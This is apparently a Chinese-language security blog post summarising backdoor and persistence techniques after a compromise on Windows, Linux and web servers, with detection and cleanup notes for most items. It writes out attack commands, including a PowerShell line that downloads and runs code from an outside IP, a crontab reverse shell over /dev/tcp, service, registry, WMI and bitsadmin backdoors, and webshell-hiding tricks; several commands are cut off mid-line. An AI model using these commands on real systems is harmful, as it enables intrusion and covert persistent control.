权限维持及后门持久化技巧总结

文章目录

一、前言

在攻击者利用漏洞获取到某台机器的控制权限之后，会考虑将该机器作为一个持久化的据点，种植一个具备持久化的后门，从而随时可以连接该被控机器进行深入渗透。本文从 Windows 持久化，Linux 持久化和 Web 持久化对现有技术进行了总结，对于持久化的攻击形式，主要是靠 edr、av 等终端产品进行检测。

二、Windows 后门

2.1 辅助功能镜像劫持

为了使电脑更易于使用和访问，Windows 添加了一些辅助功能。这些功能可以在用户登录之前以组合键启动。根据这个特征，一些恶意软件无需登录到系统，通过远程桌面协议就可以执行恶意代码。

一些常见的辅助功能如：

> C:\Windows\System32\sethc.exe　粘滞键　快捷键：按五次 shift 键
> C:\Windows\System32\utilman.exe　设置中心　快捷键：Windows+U 键
> C:\Windows\System32\osk.exe　屏幕键盘
> C:\Windows\System32\Magnify.exe　放大镜　快捷键：Windows + 加减号

在较早的 Windows 版本，只需要进行简单的二进制文件替换，比如经典的 shift 后门是将 C:\Windows\System32\ sethc.exe 替换为 cmd.exe。对于在 Windows Vista 和 Windows Server 2008 及更高的版本中，替换的二进制文件受到了系统的保护，因此这里就需要另一项技术：映像劫持。

映像劫持，也被称为「IFEO」（Image File Execution Options），是 Windows 内设的用来调试程序的功能，Windows 注册表中存在映像劫持子键 (Image File Execution Options)。

当我们双击运行程序时，系统会查询该 IFEO 注册表，如果发现存在和该程序名称完全相同的子键，就查询对应子健中包含的 “dubugger” 键值名，如果该参数不为空，系统则会把 Debugger 参数里指定的程序文件名作为用户试图启动的程序执行请求来处理。这样成功执行的是遭到 “劫持” 的虚假程序。

具体实现最简单的操作就是修改注册表，

以设置中心 utilman.exe 为例：HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Image File Execution Option 中添加 utilman.exe 项，在此项中添加 debugger 键，键值为要启动的程序路径。对应的 cmd 命令如下：

```
REG ADD "HKLM\SOFTWARE\Microsoft\WindowsNT\CurrentVersion\Image File Execution Options\utilman.exe" /
```

注册表键值情况及启动效果：

检测及清除办法：

检查 HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Image File Execution Option 注册表路径中的程序名称及键值。

2.2 启动项 / 服务后门

2.2.1 开始菜单启动项

开始菜单启动项，指示启动文件夹的位置，具体的位置是 “开始” 菜单中的 “所有程序” - “启动” 选项：

```
C:\Users\Administrator\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup
```

相关键值：

```
HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Explorer\User Shell Folders
HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Explorer\Shell Folders
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer\Shell Folders
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer\User Shell Folders
```

在重新启动后，该目录的快捷方式或应用程序会在系统启动的时候被执行：

检测及清除办法：检查相关注册表键值或使用 autoruns。

2.2.2 启动项注册表后门


最常见的在启动项注册表键值添加一个新的键值类型为 REG_SZ, 数据项中添写需要运行程序的路径即可以启动，此类操作一些较为敏感容易被本地 AV 拦截，目前也是较为常见的一种方式。

启动项键值路径如下：

```
HKEY_LOCAL_MACHINE\SOFTWARE\Microft\windows\currentversion\run
```

使用命令：

```
reg add HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Run   /v "Keyname" /t REG_SZ /d "C:\test.bat" ,
```



重启效果如下：

检测及清除办法：

检查相关注册表键值或使用 autoruns。

2.2.3 自启动服务后门

在 Windows 上还有一个重要的机制，也就是服务。服务程序通常默默的运行在后台，且拥有 SYSTEM 权限，非常适合用于后门持久化。我们可以将 EXE /DLL 等可执行文件注册为服务实现后门持久化。

将exe木马添加到自启动服务中

```
sc create "GoogleUpdated" binpath=   "C:\Users\Administrator\Desktop\test.exe"

sc description "GoogleUpdated"   "description" 设置服务的描述字符串

sc config "GoogleUpdated"   start= auto  设置这个服务为自动启动 net start "GoogleUpdated"   启动服务
```

将自己的恶意的可执行文件注册成服务，cs 中支持生成此类后门：

也可以尝试配合使用 powershell 生成无文件的后门：

```
powershell.exe -nop -w hidden -c   \"IEX ((new-object

net.webclient).downloadstring('http://186.64.5.115:80/a'))\"
```

删除服务：

```
sc delete "GoogleUpdated"
```

检测及清除办法：

排查自启动服务。

2.3 系统计划任务后门

Windows 实现定时任务主要有 schtasks 与 at 二种方式，通过计划任务

At 适用于 windows xp/2003，Schtasks 适用于 win7/2008+

```
schtasks /create /sc minute /mo 5   /tn "chrome" /tr c:\test.bat
```

执行后计划任务成功创建：

也可以和 bitsadmin 联动实现无文件后门：

```
"%WINDIR%\system32\bitsadmin.exe /resume \"chrome\""
```

检测及清除办法：

使用 autoruns 排查计划任务。

2.4DLL 劫持


如果在进程尝试加载一个 DLL 时没有指定 DLL 的绝对路径，那么 Windows 会尝试去指定的目录下查找这个 DLL；如果攻击者能够控制其中的某一个目录，并且放一个恶意的 DLL 文件到这个目录下，这个恶意的 DLL 便会被进程所加载，进而持久化控制。

由于 输入表中只包含 DLL 名而没有它的路径名，因此加载程序必须在磁盘上搜索 DLL 文件。首先会尝试从当前程序所在的目录加载 DLL，如果没找到，则在 Windows 系统目录中查找，最后是在 环境变量中列出的各个目录下查找。利用这个特点，先伪造一个系统同名的 DLL，提供同样的 输出表，每个输出函数转向真正的系统 DLL。程序调用系统 DLL 时会先调用当前目录下伪造的 DLL，完成相关功能后，再跳到系统 DLL 同名函数里执行。这个过程用个形象的词来描述就是系统 DLL 被劫持（hijack）了。

比较常用的如 LPK.dll 的劫持：

win7 及 win7 以上系统增加了 KnownDLLs 保护，需要在如下注册表下添加 dll 才能顺利劫持：

```
HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\SessionManager\ExcludeFromKnownDlls
```



构造劫持 lpk.dll 需要和原 dll 函数具有相同的导出表，在初始化函数中加入我们要执行的代码，这样调用时会执行插入的后门代码。

2.5Winlogon 用户登录初始化

Winlogon.exe 进程是 Windows 操作系统中非常重要的一部分，Winlogon 用于执行与 Windows 登录过程相关的各种关键任务，例如，当在用户登录时，Winlogon 进程负责将用户

配置文件加载到注册表中。

在注册表项 HKLM\Software\Microsoft\WindowsNT\CurrentVersion\Winlogon \ 和 HKCU\Software\Microsoft\Windows NT\CurrentVersion\Winlogon \ 用于管理支持 Winlogon 的帮助程序和扩展功能，对这些注册表项的恶意修改可能导致 Winlogon 加载和执行恶意 DLL 或可执行文件。

已知以下子项可能容易被恶意代码所利用：


Winlogon\Userinit – 指向 userinit.exe，即用户登录时执行的用户初始化程序。攻击者可以利用这些功能重复执行恶意代码建立持久后门，如下的代码演示了如何通过在 Userinit 子键添加恶意程序路径实现驻留系统的目的。

修改 winlogon Userinit 字段：

注册表路径：

```
HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon
```

键值：Userinit



Powershell 一键修改命令：

```
Set-ItemProperty   "HKLM:\SOFTWARE\Microsoft\WINDOWS NT\CurrentVersion\Winlogon" -name   Userinit -va
```

结合 powershell，可以达到无文件后门效果：

```
Set-ItemProperty   "HKLM:\SOFTWARE\Microsoft\WINDOWS NT\CurrentVersion\Winlogon" -name   Userinit -va
```

检查及清除：

检查以下注册表中的键值是否存在不明来历的程序路径 HKLM\Software\Microsoft\Windows NT\CurrentVersion\Winlogon\

2.6Logon Scripts 后门

Windows 登录脚本，当用户登录时触发，Logon Scripts 能够优先于杀毒软件执行，绕过杀毒软件对敏感操作的拦截。

注册表位置：

```
HKEY_CURRENT_USER\Environment\
```

创建字符串键值: UserInitMprLogonScript，键值设置为后门的绝对路径: c:\test.bat

系统重启后触发后门的执行：

检测及查杀：

查看对应注册表键值，HKEY_CURRENT_USER\Environment\UserInitMprLogonScript

2.7 劫持 helper dll

netsh 是 windows 系统本身提供的功能强大的网络配置命令行工具

```
netsh add helper   c:\test\netshtest.dll
```

Helper.dll 添加成功后，每次调用 netsh，均会加载 c:\test\netshtest.dll

检测及查杀

检查注册表位置：HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\NetSh

或者通过 Process Explorer 查看 netsh 进程加载的 dll

清除：

```
netsh delete helper c:\test\netshtest.dll
```

或者直接在 HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\NetSh 删除对应键值

2.8 无文件执行

2.8.1WMI 构造无文件后门

WMI（Windows 管理工具）是微软基于 Web 的企业管理（WBEM）的实现版本，这是一项行业计划，旨在开发用于访问企业环境中管理信息的标准技术。

该类型后门主要用到了 WMI 展现出来的两个特征：无文件和无进程。通过与 Powershell 命令配合使用可以实现无文件，具有良好的隐蔽性也是目前较为常用的持久化手段。


下面是比较典型的代码，

每 60 秒会重复触发事件，我们设定的命令会被执行：

```
$Name = 'test' # build the filter $TimeExecTime = 60 $Query = "SELECT * FROM __InstanceModificationEve
```

通过查看 cs 日志，可以看到上线记录：

缺点：目前杀软对 powershell 这类监管较严格，容易被发现



检测及清除。

从 WMI 数据库中删除条目的最简单方法，就是使用 Autoruns。为此，我们不妨以管理员身份启动 Autoruns，并选择 WMI 选项卡，这样就可以查找与 WMI 相关的持久性后门了。

2.8.2Bitsadmin(windows 自带用于创建上传或下载任务)

bitsadmin.exe 是 windows 自带的可用于创建下载或上载作业并监视其进度，bistadmin 可以指定下载成功之后要进行什么命令。

Bistadmin 可以指定下载成功之后要进行什么命令。后门就是利用的下载成功之后进行命令执行。可绕过 autorun、常见杀软检测。

如果任务未完成，支持在重新启动计算机或重新建立网络连接之后自动恢复文件传输。

```
bitsadmin /create   backdoor  # 创建任务 bitsadmin /addfile   backdoor %comspec% %temp%\cmd.exe  给任务
```

无文件不落地后门

```
bitsadmin /create backdoor bitsadmin /addfile backdoor %comspec% %temp%\cmd.exe bitsadmin.exe /SetNoti
```

重启计算机：


> 重启计算机，发现弹出对话框，BITS 任务依然存在，如果我们想让任务完成，可以执行
> bitsadmin /complete test

检测及查杀：

> 使用 bitsadmin 列出所有任务
> bitsadmin /list /allusers /verbose


2.9 进程注入

准确来说进程注入不是后门技术或者权限维持技术，而是一种隐藏技术，以 cobaltstrike 为例，一般可以注入到像是 lsass 或者 explorer 这样的进程当中，相对比较隐蔽，较难排查



进程注入排查：

使用工具 process explorer 、process monitor 等均可



三、Linux 后门

3.1crontab 计划任务后门

这相当于 windows 的计划任务，规定时间来执行指定命令。这通常与反弹 shell 一起运用，crontab 格式 每隔 60 分钟执行一次

```
(crontab -l;echo '*/60 * * * *   exec 9<> /dev/tcp/127.0.0.1/8888;exec 0<&9;exec 1>&9   2>&1;/bin/bash
```

命令解释：

```
echo '*/60 * * * *'  #crontab格式 每隔60分钟执行一次

           exec 9<>/dev/tcp/127.0.0.1/8888
```

以读写方式打开 / dev/tcp，并指定服务器名为: 127.0.0.1(攻击机) 端口号为: 8888, 指定描述符为 9，要注意的是：/dev/tcp 本身是不存在的, 在 / dev 目录下是找不到的

```
exec 0<&9;exec 1>&9 2>&1;
```

linux 三个基本文件描述符 0:stdin 1:stdout 2:stderr

n >&m 表示使文件描述符 n 成为描述符 m 的副本

exec 0<&9;　　将 fd9 从定向到标准输入;

exec 1>&9 2>&1;　　将标准输出从定向到文件 fd9, 将标准错误从定向到标准输出.

简单的理解为 fd9=fd0 fd1=fd9 所以我的理解是, fd9 从标准输入读入字符, 处理后结果用标准输出输出.

```
/bin/bash --noprofile -i
```

3.2SSH 公钥免密


将客户端生成的 ssh 公钥写到所控服务器的~/.ssh/authorized_keys 中，然后客户端利用私钥完成认证即可登录。客户端执行生成公钥和私钥：

```
ssh-keygen -t rsa
```

把 id_rsa.pub 写入服务端的 authorized_keys 中，并修改好相应权限。

服务端：

```
cat id_dsa.pub >>~/.ssh/authorized_key
```



这种后门的特点是简单易用，但在实战中会被服务器的配置环境所限制，以及容易被发现。

3.3Rookit 后门

3.3.1 应用级 rookit

应用级 rookit 的主要特点是通过批量替换系统命令来实现隐藏，如替换 ls、ps 和 netstat 等命令来隐藏文件、进程和网络连接等，有时会有守护进程来保证后门的稳定性。推荐两款常用的木马：mafix 和 brookit。

3.4 内核级 rookit

隐藏性通常要借助对 linux 系统调用的截获来达到目的，并且难以查杀，难以清除，危害巨大。


四、Web 权限维持

通过对 webshell 的动静态免杀绕过防护软件，进行权限维持。通过修改 webshell 时间戳，放到不被管理员关注的一些深层目录中，去除敏感 shell 函数特征，通过对 shell 流量双向加密去避开常规 waf 检测

4.1Webshell 隐藏

使用 windows 自带命令行工具 attrib 用来显示或更改文件属性。


```
attrib +r +s +h
```



4.2 配置文件型后门

在. htaccess 中添加 php 解析的新后缀并上传，之后上传该后缀的木马即可。

```
AddType application/x-httpd-php .txt
```



4.3 中间件后门

将编译好的 so 文件添加到 php.ini 的 extension 中。当模块被初始化时，会去加载执行我们的代码。当发送特定参数的字符串过去时，即可触发后门。

五、总结

本文从攻击者视角总结了在获取到服务器或主机权限后，维持权限的一些技巧，持久化主要是为了把攻陷的目标作为据点进一步深入渗透。由于水平有限，欢迎大家指出文中的错误和交流指教。

参考资料：

1. https://xz.aliyun.com/t/6822 持久化研究
2. https://github.com/klionsec/
3. http://cb.drops.wiki/wooyun/drops/tips-3003.html
4. http://www.freebuf.com